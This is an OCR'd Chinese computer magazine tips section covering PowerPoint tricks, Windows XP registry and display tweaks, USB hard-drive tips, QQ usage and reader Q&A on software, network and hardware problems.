*关于评审团成员的说明:为了保证每条密技都是最实用的，我们每期都由几名编辑和特邀的50名读者组成评审团，以投票方式对密技进行精挑细选。

01 多来"几片后悔药"　票数:50票

PowerPoint可以撤销以前的操作，不过默认时仅仅允许撤销20步操作，如果觉得不够，可以点击"工具→选项"菜单项，点击"编辑"标签，修改"最多可取消操作数"为指定数值即可。

02 同时使用多个母板　票数:50票

如果想让幻灯的每一页都出现相同的内容，就要使用母板功能，比如要在每页同一位置显示的公司LOGO等。但如果要使用多个母板应该如何实现呢？

先选择"格式→幻灯片设计"，这时在窗口右侧就会出现可供选择的模板，选中需要作为母板的模板，在编辑窗格中对所选的模板进行编辑。完成后，在窗口左侧选择需要使用此模板的幻灯片(可以用Shift或Ctrl键多选)，重新右击刚刚修改过的模板文件，选择"应用于选定幻灯片"即可。

小提示

如果没有"应用于选定幻灯片"项，则请确认"工具→选项"菜单项中"编辑"标签下的"多个母版"项未被勾选。

03 快速使用白(黑)板　票数:45票

在播放幻灯时，只要按W键或B键就会显示白屏或黑屏，可作为白(黑)板使用，进行画图等临时需要。

04 我的幻灯只能看不能改　票数:42票

如果你希望别人只能播放你的幻灯，但不想让他们修改，那可以选择菜单中的"文件→另存为"，在弹出窗口右上角选择"工具→安全选项"。在"修改权限密码"中输入密码。最后，将文件保存为"PowerPoint放映(*.pps)"文件，这样不必输入密码就可以直接播放了。

05 在PowerPoint中抠图　票数:42票

有时，在插入图片后，想把白色背景去除，可以将图片插入PowerPoint中后，选择图片，确认图片工具栏已经显示(如没有，右击图片，选择"显示'图片'工具栏")，点击"设置透明色"按钮，单击图片中的白色背景即可。

06 我的PPT"想唱就唱"　票数:38票

在制作PPT时，有时我们会用到背景音乐，那么如何添加呢？

以添加MP3为例，打开要添加背景音乐的幻灯，通过"插入→影片和声音→文件中的声音"菜单项选择要播放的MP3文件，在询问何时播放声音窗口中点击"自动"。现在，编辑窗口中已经出现喇叭图标，右击该图标，选

技巧:系统

解决256色的困扰

实用度:

很多电脑游戏玩家都有这样的烦恼，在一些游戏异常退出(如收到QQ消息弹回桌面，游戏发生错误退出)后，屏幕的颜色显示竟然出现了问题，原本的真彩色变成了难看的256色。于是只好右击桌面选择"属性"，在"显示属性"窗口的"设置"选项卡中把"颜色"改回来，可是一点"颜色"下拉菜单却傻了眼——只剩下16色和256色两个选项了，无奈只好通过重启或者重装显卡驱动等方法来解决。其实这是由于显卡的驱动程序不完善或者游戏本身的问题造成的，不妨可以试试这个方法:同样在"显示属性"的"设置"选项卡中，点击"高级"按钮，在弹出窗口中选择"适配器"选项卡，点击其左下角的"列出所有模式"按钮，然后就可以在弹出框(见图)中正常选择所需的分辨率、颜色及刷新率信息了。




(上海　疯狸密码)

快速查看用户组

实用度:

对于多人共用的机器，网管想快速知道当前用户所处的组和域，可以在控制面板的用户资料中查找，也可以通过Net User命令来查询，不过还有没有更快捷的方法呢？其实我们可以给资源管理器或IE添加一条工具栏，用来显示当前的用户信息，此技巧适用于Windows 2000/XP。

首先到http://www.newhua.com/cfan/200521/PrivBar.zip下载工具栏文件，解压后得到PrivBar.dll，保存到C:\，然后点击"开始→运行"并在运行框中输入"regsvr32 c:\PrivBar.dll"，确认注册成功，接着双击PrivBarReg.reg将此文件合并到注册表中。关闭"资源管理器"和所有IE窗口，然后重新打开，在工具栏上右键选择"PrivBar"，这时我们就可以直接在资源管理器或IE上看到当前的用户信息了(见图)。



(LD)



择“自定义动画”项，在弹出的“自定义动画”窗格中右击MP3文件，选择“效果选项”(见图)，在弹出窗口中将“停止播放”项下的“在[　　]张幻灯片后”设置尽量大的数字(要超过当前幻灯的总张数)，在“计时”标签下勾选“播完后快退”，在“声音设置”下勾选“幻灯片放映时隐藏声音图标”项。

小提示

只有WAV格式文件才能自动嵌入到PPT文件中，如果是MP3等格式，则需将PPT文件与音频文件放在同一目录中，再进行插入操作。复制到其他电脑上播放时，也要将音频文件一起复制。

另外，还要说明，如果插入的是WAV文件，在播放时，可能会出现“没有足够的可用内存播放此文件”，这多是因为虚拟内存不足所致，可以通过增加虚拟内存来解决问题。右击“我的电脑”后，在“高级”标签下的“用户配置文件”中进行修改即可。除此之外，还有一种方法，是将WAV文件关联到其他播放器上，而不使用默认的“录音机”进行播放。

07 轻松编辑PPS文件　　票数:35票

如果别人传给你的幻灯文件是PPS格式，当你想编辑它时，可以直接修改其扩展名为PPT，这时再打开就可以用PowerPoint对其进行编辑了。

08 在PPT中同步显示具体时间　　票数:30票

PowerPoint提供了显示当前日期及时间的功能，使用方法很简单:在编辑幻灯片时将光标定位至要插入时间的位置，点击菜单中的“插入→日期和时间”，在“可用格式”中选择好格式，同时勾选“自动更新”即可。

09 在Word及PowerPoint中互转　　票数:28票

在日常工作中，有时会需要将Word文档转换为幻灯片，这时在Word中选择“文件→发送→Microsoft Office PowerPoint”菜单项即可。同理，如果要将幻灯片转为Word文档，可以在PowerPoint中选择“文件→发送→Microsoft Office Word”菜单项。

10 做个出色的讲演师　　票数:28票

我们在做PPT演示时，经常是用笔记本电脑连接好投影机，将投影机设置副显示器，然后在PowerPoint中选择“幻灯片放映→设置放映方式”，勾选“显示演示者视图”，同时在“幻灯片放映显示于”设置为“监视器2 默认监视器”，再按播放即可。这样，你在“备注”中添加的内容都可以在主显示器上显示出来，而投影机上出现的只是幻灯片。

你知道吗?

PowerPoint最初由Bob Gaskins开发，那时他还是伯克利大学的Ph.D(博士)学生。他想设计一种更容易展示和操作多张幻灯片的程序。在1984年，Gaskins加入到一个叫Forethought的硅谷软件公司，和另一位叫做Dennis Austin的软件开发人员，开发了一款名为Presenter的程序。但为了避免一个商标问题，就改名成了PowerPoint了。PowerPoint 1.0于1987年在苹果机上发布。运行在黑白单色模式下，能从影印机上产生图形和文字混合的页面。

1987年晚期，Forethought和PowerPoint被微软以1400万美元收购。很快，1998年，第一个运行在Windows及DOS平台的PowerPoint版本就被开发出来了。从1990年开始，PowerPoint已经成为微软Office办公系列软件中的一个标准组成部分了。

CF [MJ01]

技巧:软件


快速和QQ任意好友聊天

实用度：

在新版QQ中可和任意好友聊天，不过有些麻烦，需要记下那个一长串的网址，其实根本不用这么麻烦，用QQ原本的功能就可以解决。

第一步:从QQ主界面中点击“通讯录”项。

第二步:右击，选择“新建联系人”，在弹出窗口中输入“姓名”及“QQ号码”，点击“完成”。



第三步:回到“通讯录”中，新建联系人右侧就会有企鹅图标出现(见图)，点击该图标，就可以打开临时对话框了。

不过在测试中发现，最新的QQ2005 Beta3已经不支持此功能。　(H-H)

别让防火墙挡了内网互联的路

实用度：

如果你使用的是天网防火墙，局域网中的其他电脑无法访问你的资源时，可能是由于其规则设置出现问题，需要重新进行设置:打开天网防火墙主窗口，点击面板上侧的“IP规则管理”，然后勾选“允许局域网内的机器进行连接和传输”及“允许局域网的机器使用我的共享资源”即可。

如果安装的是江民黑客防火墙，则可以点击“IP规则设置”，在弹出的列表中勾选“允许本机连接局域网内的其他机器”及“局域网内的其他机器访问本机(TCP)”两项。　(H-H)

是否隐身巧判断

实用度：

在QQ上如何查看好友是否在线呢？只要向对方发送视频邀请，不管对方是选择了“拒绝”，还是直接关闭聊天窗口，都会在提示“对方拒绝了您的视频请求”，这样就可以判断出他是否在线了。当然如何他不进行任何操作则没办法判断了。

(H-H)

CF [MJ02]

6招玩转移动硬盘

移动硬盘现在成了很多上班族必备的工作伙伴，容量大，方便携带，不管是工作的文件还是下载的视频游戏都可以轻松保存，而且速度超快。在移动硬盘的使用过程中有不少很实用的小技巧，如果掌握它们将给你带来意想不到的方便，还可以帮你解决很多小问题，下面就分享给大家。

01 让讨厌对话框走开

默认情况下，一旦将移动硬盘插入，Windows XP的自动播放功能就读取驱动器，同时显示一个对话框，要求你选择是否打开其中的视频、音频、图片文件。有时，这项自动功能可能会给你带来不少的麻烦，要关掉它也不是那么难。打开"开始菜单→运行"对话框，输入gpedit.msc，回车后打开"组策略"窗口。定位到"本地计算机策略→计算机配置→管理模板→系统"，然后在右窗格的"设置"标题下，双击"关闭自动播放"项，单击"设置"选项卡，选中"已启用"复选钮，然后在"关闭自动播放"框中单击"所有驱动器"，单击"确定"按钮，最后关闭"组策略"窗口。

02 提高移动硬盘的速度和稳定性



虽然Windows XP中自带USB2.0驱动，但是在实际使用中却与某些主板存在兼容性问题，其故障表现为从USB2.0设备上拷贝大容量文件时报错，并且移动盘符消失，解决的方法是首先安装微软的SP补丁，然后再安装芯片组最新驱动程序(如VIA 4合一、nForce2或SiS最新驱动等)，最后再下载并安装厂家最新版的USB2.0驱动程序，驱动程序安装完毕后，为了发挥USB2.0接口的优势，可以在"设备管理器"中找到移动硬盘，右键点击"属性→策略"，把"快速删除优化"改为"为优化性能优化"，这样可以明显提高数据拷贝速度。

03 避免移动硬盘供电不足问题

首先在使用移动硬盘等大功率的USB设备时，由于每个USB端口最多只能提供500mA的电流，所以最好是把移动硬盘直接接到主板的USB接口上，而不要将其连接在机箱的前置USB接口上，以免造成供电不足。其次是不要使用USB延长线来连接USB移动硬盘，最好使用厂家随移动硬盘附送的USB电线。因为普通USB延长线一般线体较细，使用时容易造成电流损耗，而原厂USB电源通常做工较好，线体也较粗，可以最大程度地减少电流损耗。另外目前的主板上的USB接口后面一般都有一个JP3跳线，可以用来改变USB接口的供电方法，可以改变跳线的设置，将USB电源由副电源的5VSB改为主电源5V供电后，可以得到更加稳定的电源（详细方法可以参考主板说明书）。如果以上方法都无法解决问题，那就只有改变移动硬盘的取电方式了，一般的USB移动硬盘都提供了PS/2或者增补USB取电接口，将它接到主板的PS/2或者USB接口上，可以得到比较稳定的电流。另外我们也可以购买一个带有外接电源的USB HUB，可利用它为USB移动硬盘供电也是个比较不错的方法。

技巧:硬件

找回消失的移动硬盘盘符

实用度：

在安装好驱动程序之后，可以从设备管理器中查看到移动硬盘图标，但是在资源管理器中却没有相应的盘符标识，这就是系统设置不当所致。在设备管理器中双击移动硬盘图标，并且点击弹出窗口中的"属性"按钮，此时可以看见断开、可删除、同步数据传输和Int 13单元四个选项，其中"可删除"一项前面系统默认是没有打钩的，只要勾选这个选项之后重新启动计算机，就可以在资源管理器中看见新增的移动硬盘盘符了。


直接热拔移动硬盘

实用度：

有时通过任务栏"拔出或弹出硬件"来卸下USB硬盘时，它经常会提示"现在无法停止'通用卷'设备。请稍候再停止该设备。"的消息，并且无法卸载和拔下来。不过，在Windows XP系统中，只要进入"控制面板→系统→硬件→设备管理器"，双击"磁盘驱动器"下的相应USB硬盘项（如IC25N 020 ATCS 04-0 USB Device），再在打开的窗口中单击"策略"标签，选中"为快速删除而优化"项，这样以后当确认没有打开USB硬盘上的文件或者对其进行操作时，可以放心地直接将它拔下来。

另类方法为因特网浏览提速

实用度：



有一次，我意外发现修改注册表中的一个键值能提高因特网的览速度，对使用Modem或ISDN的用户，会有明显感觉。方法是：在注册表编辑器中找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]，双击右侧的MaxConnectionsPerServer(如果没有则新建，类型为REG_DWORD，下同)项，将其值修改为6，注意，该值要选择为"十进制"。同样方法，将MaxConnectionsPer1_0Server也设置为十进制的6。

04 在Win98中使用移动硬盘

大家知道，在Win2000以上版本的操作系统中使用移动硬盘时，是不需要安装驱动程序的；可是在Win98工作站中，就需要安装移动硬盘的驱动程序了。不过要是你的计算机中恰好没有光驱或软驱的话，那么安装移动硬盘的驱动程序就不那么容易了。其实，你可以在其他有软驱的Win98工作站中，先制作好Win98启动盘，然后再将移动硬盘连接到安装有Win2000系统的工作站中，并将Win98启动盘中的内容全部复制到移动硬盘中；接下来，再用Winzip之类的压缩工具，将移动硬盘的驱动程序打包成一个可执行程序，比方说usb.exe，并将该可执行文件复制到移动硬盘中。以后，将移动硬盘插入到Win98工作站的USB端口中，并通过移动硬盘的系统引导功能，将Win98系统先启动到DOS环境中，然后在命令行状态下，利用"COPY"命令将移动硬盘的驱动程序"usb.exe"文件复制到Win98工作站的硬盘中。下面，再次以正常方式启动Win98工作站，然后在Windows界面下，对"usb.exe"文件进行自动解压，就可以得到移动硬盘的驱动程序了。以后你就能按常规方法，完成移动硬盘驱动程序的安装操作了。当然，这种方法仅限于支持系统引导功能的移动硬盘，对于其他普通的移动硬盘，可能无效！

05 用移动硬盘启动系统

第一步：往移动硬盘写入系统启动文件。

找一台安装有Windows 98 SE的机器，启动后进入系统，把移动硬盘插到机器上，启动资源管理器，选择移动硬盘其中的一个分区，由于要启动的是DOS，所以这个分区最好是FAT32格式。在这个分区上单击鼠标右键，从弹出的右键菜单中选择"格式化"命令，弹出"格式化"对话框。由于移动硬盘上存有许多资料，不希望被破坏掉，所以在"格式化类型"中选择"仅复制系统文件"，单击"开始"按钮，就开始往移动硬盘上复制系统文件了。

第二步：将移动硬盘的启动分区设为活动分区。

由于计算机启动时，需要启动移动硬盘的活动分区中的操作系统，没有活动分区，计算机就不知道去什么地方找操作系统。这次我们要用Windows XP了（也可以在Windows 2000或者Windows 2003中设置，方法雷同），启动Windows XP，把移动硬盘插到机器上。打开资源管理器，单击"控制面板→管理工具"，双击"计算机管理"。在打开的"计算机管理"窗口中选择"计算机管理（本地）→存储→磁盘管理"，在写入了系统启动文件的移动硬盘分区上单击鼠标右键，从弹出的右键菜单中单击"将磁盘分区标为活动的"。

第三步：设置USB设备启动方式。

重新启动计算机，启动时进入BIOS，选择以USB HDD（移动硬盘）启动计算机即可。

06 处置和避免移动硬盘的异常现象

倘若由于插拔时机不当，造成移动硬盘突然"失常"的话，你不妨找到设备管理器中的"未知USB设备"，将其删除之后，再将移动硬盘从计算机中拔下来。有时候双击移动硬盘图标时，移动硬盘竟然没有任何反应，甚至还能导致系统出现死机现象，这是为什么呢？其实，这是由于操作者没 有掌握正确的访问时机；比方说，在将移动硬盘刚刚插入到计算机后，你就开始访问移动硬盘的话，系统根本就不会反应过来，或者根本就无法及时响应你的请求，表现出来的现象自然就是死机或不应答了。

正确访问移动硬盘的方法，就是等移动硬盘信号灯不再闪烁时，开始双击图标进行访问。此外，移动硬盘在传输数据的过程中，也不能不停地双击图标，这样也比较容易造成死机现象。 CF [MJ03]

技巧：网络

让Windows XP的搜索得更全面

实用度：

Windows XP默认设置下的搜索不是很全面，比如它不会搜索隐藏目录或系统目录，不支持某些文件类型的内部搜索等。可通过下面的方法修改XP的搜索设置 。

1.让搜索的文件夹更全面

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer]，在右侧窗格分别将CaseSensitive、IncludeSubFolders、SearchHidden、SearchSlowFiles、SearchSystemDirs（如果没有则新建，类型为REG_DWORD）的值都修改为1即可。

2.让内部搜索的文件类型更全面

Windows XP能在文本文件内部进行关键词搜索（比如：DOC、RTF、TXT文件等），如果想让XP支持更多其他类型的文本文件，可在注册表编辑器中找到[HKEY_CLASSES_ ROOT]，找到相应]文件类型项，在其下新建一个名为"PersistentHandler"的项，并将其默认值修改为"{5e941d80-bf96-11cd-b579-08002b30bfeb}"即可。

为Windows XP的搜索提速

实用度：

通过刚才介绍的技巧，可以搜索到更多想要的结果，但搜索速度也会相应下降。所以要想提高搜索速度，可反其道而行之，就是将上一技巧中提到的CaseSensitive、IncludeSubFolders、SearchHidden、SearchSlowFiles、SearchSystemDirs值修改为0，将[HKEY_CLASSES_ROOT]分支下不需要的文件类型中的"PersistentHandler"项删除掉。还有就是，在Windows XP的搜索窗口中，依次单击"改变首选项→使用制作索引服务"，然后选择"是"项并确定，系统就会在处于空闲状态时自动建立索引文件，可大大提高搜索]速度。

CF [MJ04]

软件

1 拯救被 WPS 文字废掉的 Word

问：前段时间金山公司推出了 WPS Office 2005 个人版，于是我也在第一时间进行了安装，当提示是否关联 MS Office 文档时，我选择了“是”。于是默认打开 DOC、XLS 等文件时，都使用的是 WPS，就连在“开始”菜单中点击“新建 Office 文档”也同样是使用 WPS。不过，我的 Word 2000 再也无法启动了，即使是用 WPS Office 2005 的配置工具将文件关联恢复到原来的样子，点击 Word 文件时，还是提示找不到文件，尝试直接在“开始”菜单中启动 Word，结果是欢迎画面一闪就没有了下文。我找出了 Office 2000 的安装盘，对 Word 进行了修复，可依然无效，请问我应该如何解决这个问题呢？(云南 林子)


答：其实，这个问题是由于 Word 调用默认模板错误而造成的，在你通过“开始”菜单下的“新建 Office 文档”下新建“空白文档”时，WPS Office 2005 窗口中标题栏显示的是“normal.dot”，而不是“空白文档”或“文档1”，可见 WPS 文字不是以 Normal.dot 为模板新建一个空白文档，而是直接打开了这个模板文件。这样如果用 WPS 文字对其进行修改并存盘的话，则有可能导致在 Word 调用此模板时出现错误。

按照这个思路，我们进行下面的修改，在“资源管理器”中点击菜单中的“工具→文件夹选项”，勾选“查看”标签下的“显示所有文件和文件夹”，同时去除“隐藏受保护的操作系统文件(推荐)”。进入在 C:\Documents and Settings\Administrator\Application Data\Microsoft\Templates 文件夹，找到 normal.dot，将它删除，重新启动 Word 就可以了。

2 打开网页后，不再另存为

问：我的电脑不知什么原因，访问某些网站时总提示让我将页面另存为，根本无法打开主页。请问有什么解决方法吗？(北京 Flash)

答：我以前也出现过类似问题，访问 http://www.****.net等网站没有任何问题，但访问形如 http://****.net的站点就会出现相同问题。后来经过了数次测试，终于找到了解决方法。进入 IE，选择菜单中的“工具→Internet 选项”，点击“高级”标签，勾选“HTTP 1.1 设置”下的“使用 HTTP 1.1”项即可(见图)。



3 简单加快 BT 下载速度

问：当我用 BT 下载一个新资源时，往往发现有十几个用户在供种，并且还有几百甚至上千人在同时下载。可是我的下载速度仍然非常慢，这是为什么呢？(Aoouch.FreeStyle)

答：其实这是由于 Windows XP SP2 把单个系统进程进行了并发连接数限制，通过补丁可以修改这个并发连接数，就可以加快下载速度了。如果对于单一下载任务速度还是过慢，可以用下面方法。

以 BitComet 为例，在当前任务下打开用户列表页。这时可以看到本机应该已经连接了几十个用户。再仔细看看，却发现很多主机并未和本机进行实际的数据交换，下载字节和上传字节都为 0KB。全部的下载量仅仅来自于几个用户。由于 BitComet 会对单个任务的用户连接数进行限制(这取决于你的设置)，所以当本机连接了一定数量的主机后就不会连接别的用户了。尽管一些用户已经连接到了本机，但是由于某些原因并未实际的传输数据。这样一来，这些连接就占用了双方的连接名额，从而影响双方的下载速率。所以，还不如干脆断掉这些连接，连接一些别的用户。

断开连接的方法很简单，在传输率为 0KB 的 IP 地址上单击鼠标右键，然后选择“1 小时内拒绝连接”即可。其实，就算我们连接的是那些已经下载了 100% 的用户，但无法下载到数据也是没用的。所以，可以毫不犹豫地把它们断开。做完这项工作一段时间之后，BitComet 就会自动连接一些新的用户。当然，这些新用户中也会有传输率为 0 的情况，这就需要我们把刚才的工作重复几次。最理想的效果是本机连接的所有用户都在同本机进行数据交换，如此一来，下载的速率自然就提高了。当然，这样也可以更好的利用带宽，尽可能多的给别人传输数据。

这个方法的原理非常简单，用起来也不复杂。但是，如果这个资源总共只有几十个人在下载，就算把传输率为 0 的用户全部断开，也不能连接到更多新的用户，这个方法也便失去了意义。 CF[SB01]

系统

1 解决自动登录系统的问题

问：最近遇到个棘手的问题，我的Windows XP系统的管理员密码为空并且设置为自动登录(不弹出登录对话框)，可不知道怎么每次登录时系统都要弹出错误提示，需要回车后再行登录。(上海 张欢)

答：这可能是之前系统中某人设置了账户的自动登录，而之后的系统改动又破坏了这些配置。

第一步：运行regedit打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，检查一下是否设置了"AutoAdminlogon"、"DefaultUserName"、"DefaultPassword"等值，如果有，则将他们删除，或者将"AutoAdminlogon"设置为"0"。

第二步：运行"Control Userpasswords2"命令打开用户账户管理，选择你要自动登录的管理员账户，取消勾选"要使用本机，用户必须输入用户和密码"，确认后要求输入密码，输入后即可。

2 "网络猪"带来的系统错误

问：我每次登录Windows XP时，都会提示"Search.exe - 无法找到组件，没有找到Mousel.dll，因此这个应用程序未能启动。重新安装应用程序可能会修复此问题。"，如何去掉这个讨厌的提示？(北京 杨文斌)

答：Search.exe是"网络猪"搜索工具中的一个程序，Mousel.dll是该搜索工具中用来监视鼠标活动的一个组件。可以在"控制面板→添加或删除程序"中卸载"网络猪"。如果卸载后仍然出现此问题，可运行msconfig.exe打开"系统配置实用工具"，禁用掉"MoveSearch"开机自启动项。如果是在Windows 2000中出现此问题，则可使用"注册表编辑器"删除[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]下的"MoveSearch"键值。

3 "系统还原"和"自动更新"等窗口为空白

问：我最近给系统做了一次优化，没想到优化结束后系统出现了各种奇怪的症状，所以我决定用"系统还原"功能恢复。但是测试后发现，系统中的"自动更新"和"系统还原"功能也失效了，打开后都显示空白，难道一定要重装系统了吗？救救我吧……(河北 张赛)

答：这时由于Jscript.dll和Vbscript.dll这两个DLL未注册导致的。未注册这两个DLL可能导致的故障现象为：打开"用户账户"、"帮助和支持"、"系统恢复"和"自动更新"时窗口显示空白，而且无法正常显示包含Vbscript、Jscript的网页内容，例如"动网论坛"。解决的方法是：依次运行"regsvr32 jscript.dll"和"regsvr32 vbscript.dll"命令注册这两个DLL，然后重启电脑即可。

4 修复"磁盘管理"启动故障

问：我的Windows XP SP2(Pro版)无法打开磁盘管理，提示"磁盘管理控制台未能连接到远程计算机，因为磁盘管理远程服务不在 Windows 防火墙例外列表中。将磁盘管理远程服务(dmremote.exe)添加到 Windows 防火墙例外列表，然后重试"，怎么办？(陕西 Stone.sxy)

答：这是因为DCOM Server Process Launcher(DcomLaunch)服务被禁用的缘故，按照下面步骤操作：首先点击"开始→运行"并键入services.msc后单击"确定"按钮打开"服务管理"，然后在窗口右侧"服务"列表中找到显示名称为DCOM Server Process Launcher的服务，如果其为"已禁止"状态，那么双击之，在"DCOM Server Process Launcher 的属性(本地计算机)"对话框中将"启动类型"下拉菜单更改为"自动"，单击"确定"按钮保存设置后重启即可。

5 msconfig.exe找不到路径

问：我的Windows XP SP2在"运行"中键入regedit就可以运行"注册表编辑器"，但键入msconfig却无法运行，提示找不到msconfig，怎么办？(陕西 Stone.sxy)

答：这是因为注册表中的程序路径记录有问题的缘故，点击"开始→运行"并键入regedit，单击"确定"按钮打开"注册表编辑器"，在"注册表编辑器"窗口左侧依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths]分支，如果在该注册表项下有名为"MSCONFIG.EXE"的注册表项，则展开该注册表项，如果没有则右击App Paths注册表项执行"新建项"命令并命名为"MSCONFIG.EXE"，接着在展开MSCONFIG.EXE注册表项后在窗口右侧右击该项的默认值，选择"修改"，在"编辑字符串"对话框下的"数值数据"文本框中键入"C:\WINDOWS\PCHealth\HelpCtr\Binaries\MSConfig.exe"(不含引号，路径请根据实际安装情况修改)。

CF[SB02]

网络

1 连接正常但无法浏览网页

问：由于出现了系统故障，我将网卡的驱动程序删除后重启，按提示重装驱动程序后，拨号、连接一切正常，显示已经连接到网络，但就是无法 览网页，无法更新病毒库。我的系统是Windows XP SP2，宽带是虚拟拨号的，网卡是10/100Mbps自动适应的。请问如何解决这个问题？（上海 赵良）

答：可能有几种原因导致出现这种故障。①感染病毒，②DNS设置出错，③防火墙中的不当设置。建议先用杀毒软件对整个系统进行病毒查杀，然后在网络连接中检查一下DNS服务器设置是否正确，如果没有设置，可以致电当地的网络服务商，得到DNS服务器后再进行正确地设置，最后再检查一下防火墙中是否屏幕了常用的网络端口，以及一些应用程序对网络的网络的访问。

2 网络连接上显示惊叹号

问：我的系统是Windows XP SP2，使用铁通ADSL上网。在我的网络连接显示的时候，在图标上出现了一个惊叹号，用鼠标点击时出现"受限制或无连接的"提示。请问这是什么原因？（北京 刘珍梅）

答：这可能是因为你的网卡没有分配IP地址，在Windows XP SP2中，如果网卡没有分配IP地址就会出现这种情况。只要在网络连接属性中为网卡分配一个内部IP地址（如192.168.0.1）便可解决问题。

3 查询域名、IP的详细信息

问：知道一个网站的域名后，想查询该域名对应的IP地址通常比较简单，但是知道一个IP地址后，要想查询该IP地址对应的域名不知道如何实现？（新疆 无知）

答：你可以通过一个专门查询域名、IP地址对应的详细信息的网站来达到目的。在 览器中打开http://www.whois.sc，然后将域名或是IP地址输入到搜索框中，单击"Search"按钮，之后你将会得到该域名对应的IP地址，以及该域名所有公司的详细信息，而当你查询IP地址时，你将会得到这个IP地址的详细信息，如果该IP地址被某公司网站占有后，你还可以查询到该IP地址对应的所有网站域名等信息。

4 网站无法正常使用

问：我从网上申请了一个空间，申请成功后，上传了论坛程序，虽然显示成功，但使用域名进行访问时出现错误，总是提示无法访问。请问这是什么原因？（新疆 无知）

答：首先，你要检查一下申请的网站空间对应的服务器是否工作正常（可以通过Ping服务器对应的IP地址或域名来进行检测），其次，你要确定申请的空间要支持动态页面及数据库，例如论坛程序使用ASP+SQL数据库开发，相应对网站空间要求就是它必须要支持ASP语言及SQL数据库，否则论坛程序则无法运行。另外，你在上传时目录是否正确，回到上传软件中查看最终将论坛程序文件上传到哪个目录，如果是网站空间的根目录，则可以直接使用你的域名访问，否则需要在域名后面添加相应的目录名才能进行访问。

5 无线网络无法Ping通对方

问：两台电脑都使用无线网卡，都可以Ping通网关，但就无法互相Ping通。请问这是什么原因，是否要在AP上进行设置？（北京 刘珍梅）

答：既然能Ping通网关，说明网络线路是通的，而无法互相Ping通，有可能是系统中防火墙的原因，特别是Windows XP SP2系统，开启了防火墙后往往会导致无法互相Ping通对方，只要重新设置防火墙或是暂时关闭防火墙即可解决问题。

6 限制域用户只登录某一台电脑

问：在我们公司局域网中使用了域服务器，所有计算机都加入了域中。请问，能不能限制其中的计算机只能登录到某一台电脑上？（李海肖）

答：可以限制域内的用户只登录固定的计算机，在域服务器中右击域用户，选择"属性"，在打开的设置窗口中的"登录到"选项中便可以进行设置，同时还可以设置登录的时间等参数。

7 网上邻居内工作机时有时无的问题

问：在我们公司局域网中使用了域服务器，所有计算机都加入了域中。请问，能不能限制其中的计算机只能登录到某一台电脑上？（李海肖）

答：这可能是因为网络上没有WINS服务器，没有WINS服务器的网络中大家只能广播、竞争选举，靠选举的机器来维护网上邻居的列表。建议你在局域网中建立一个WINS服务器，每台机器都配置好WINS服务器地址，然后，打开网上邻居就和本地硬盘一样快了。而且只要WINS服务器正常工作，永远不会出现找不到网上邻居的问题了。 CF[SB03]

硬件

1 DVD刻录机不读刻录盘

问：一台DVD光驱，现在不能读DVD的刻录盘，请问是什么问题造成的？另外我用的外置DVD刻录机，发现刻张4.7GB盘要花100分钟，请问是不是正常现象？

答：您的光驱如果是最近不读DVD刻录盘，那么应该可能是光驱的光头上有尘土堆积或者光头老化。如果只是尘土堆积的话，您可以用皮老虎和镜头纸清洁一下DVD的激光头。要是激光头老化的话，那么就没有办法了。

关于刻录DVD速度比较慢的问题，这与很多因素有关，如系统、软件及刻录速度的选择等。如果你的系统本身就已经开启了很多程序，负荷很大的话，请在刻录之前重新启动一次。另外，外置刻录机的速度、接口及本身刻录性能都会直接影响你的刻录时间。如果你的刻录机是4X的，并且接口是工作在USB1.1状态下时，刻录一张DVD需要100分钟也算是正常的。另外，就算你的外置刻录机接口是USB2.0，由于需要在IDE和USB之间进行转换，通常也会明显降低刻录机的性能。最后，建议你检查一下你所选择的刻录速度是否是刻录机的最高速度。

2 增加内存后系统变得不稳定

问：一台计算机配置为：AMD Athlon XP 2600+、512MB PC3500 DDR SDRAM、ABit nf7-s、ELSA 960fx pro，最近买了一条Kingmax DDR400 PC3200，出现问题：玩游戏，不到半小时就自动退出，开机久一点就会蓝屏，请问是什么问题造成的？

答：这个问题应该是一个比较明显的硬件兼容性的问题，在硬件兼容性方面，又尤其以内存的兼容性问题最为突出。一般内存不兼容的情况包括：主板和某品牌的内存不兼容、不同品牌内存之间的不兼容、相同品牌不同型号或者频率的内存之间不兼容，甚至还会出现不同容量内存不兼容以及内存单双面之间不兼容的现象。

您原来的内存型号为PC3500，而新买的内存型号为PC3200，这很可能就出现了内存不兼容的现象。内存不兼容的问题是很难排除的，一般来讲都是更换其他型号的内存来解决。不过您也可以尝试把内存条的位置互换一下，或者更换到其他的插槽上试验一下，问题也许可以解决。

3 什么是CPU和主板的工作频率

问：我是菜鸟，有一些问题不太清楚，所以想请教一下。CPU的外频、主板的前端总线频率、内存的时钟频率，这些参数是什么意思？

答：CPU的外频、主板的系统总线频率、内存的时钟频率，是标称各个配件不同工作频率的数值，他们之间没有什么本质的联系，CPU的外频通常为系统总线的工作频，CPU与周边设备传输数据的频率，具体是指CPU到芯片组之间的总线速度。外频是CPU与主板之间同步运行的速度，而且目前的绝大部分电脑系统中外频，也是内存与主板之间的同步运行的速度，在这种方式下，可以理解为CPU的外频直接与内存相连通，实现两者间的同步运行状态。主板的前端总线是指：将CPU与内存芯片以及与之通信的设备连接起来的硬件通道。前端总线将CPU连接到主内存和通向磁盘驱动器、调制解调器以及网卡这类系统部件的外设总线。系统总线频率则是前端总线工作的频率。

4 机箱警报所为何因

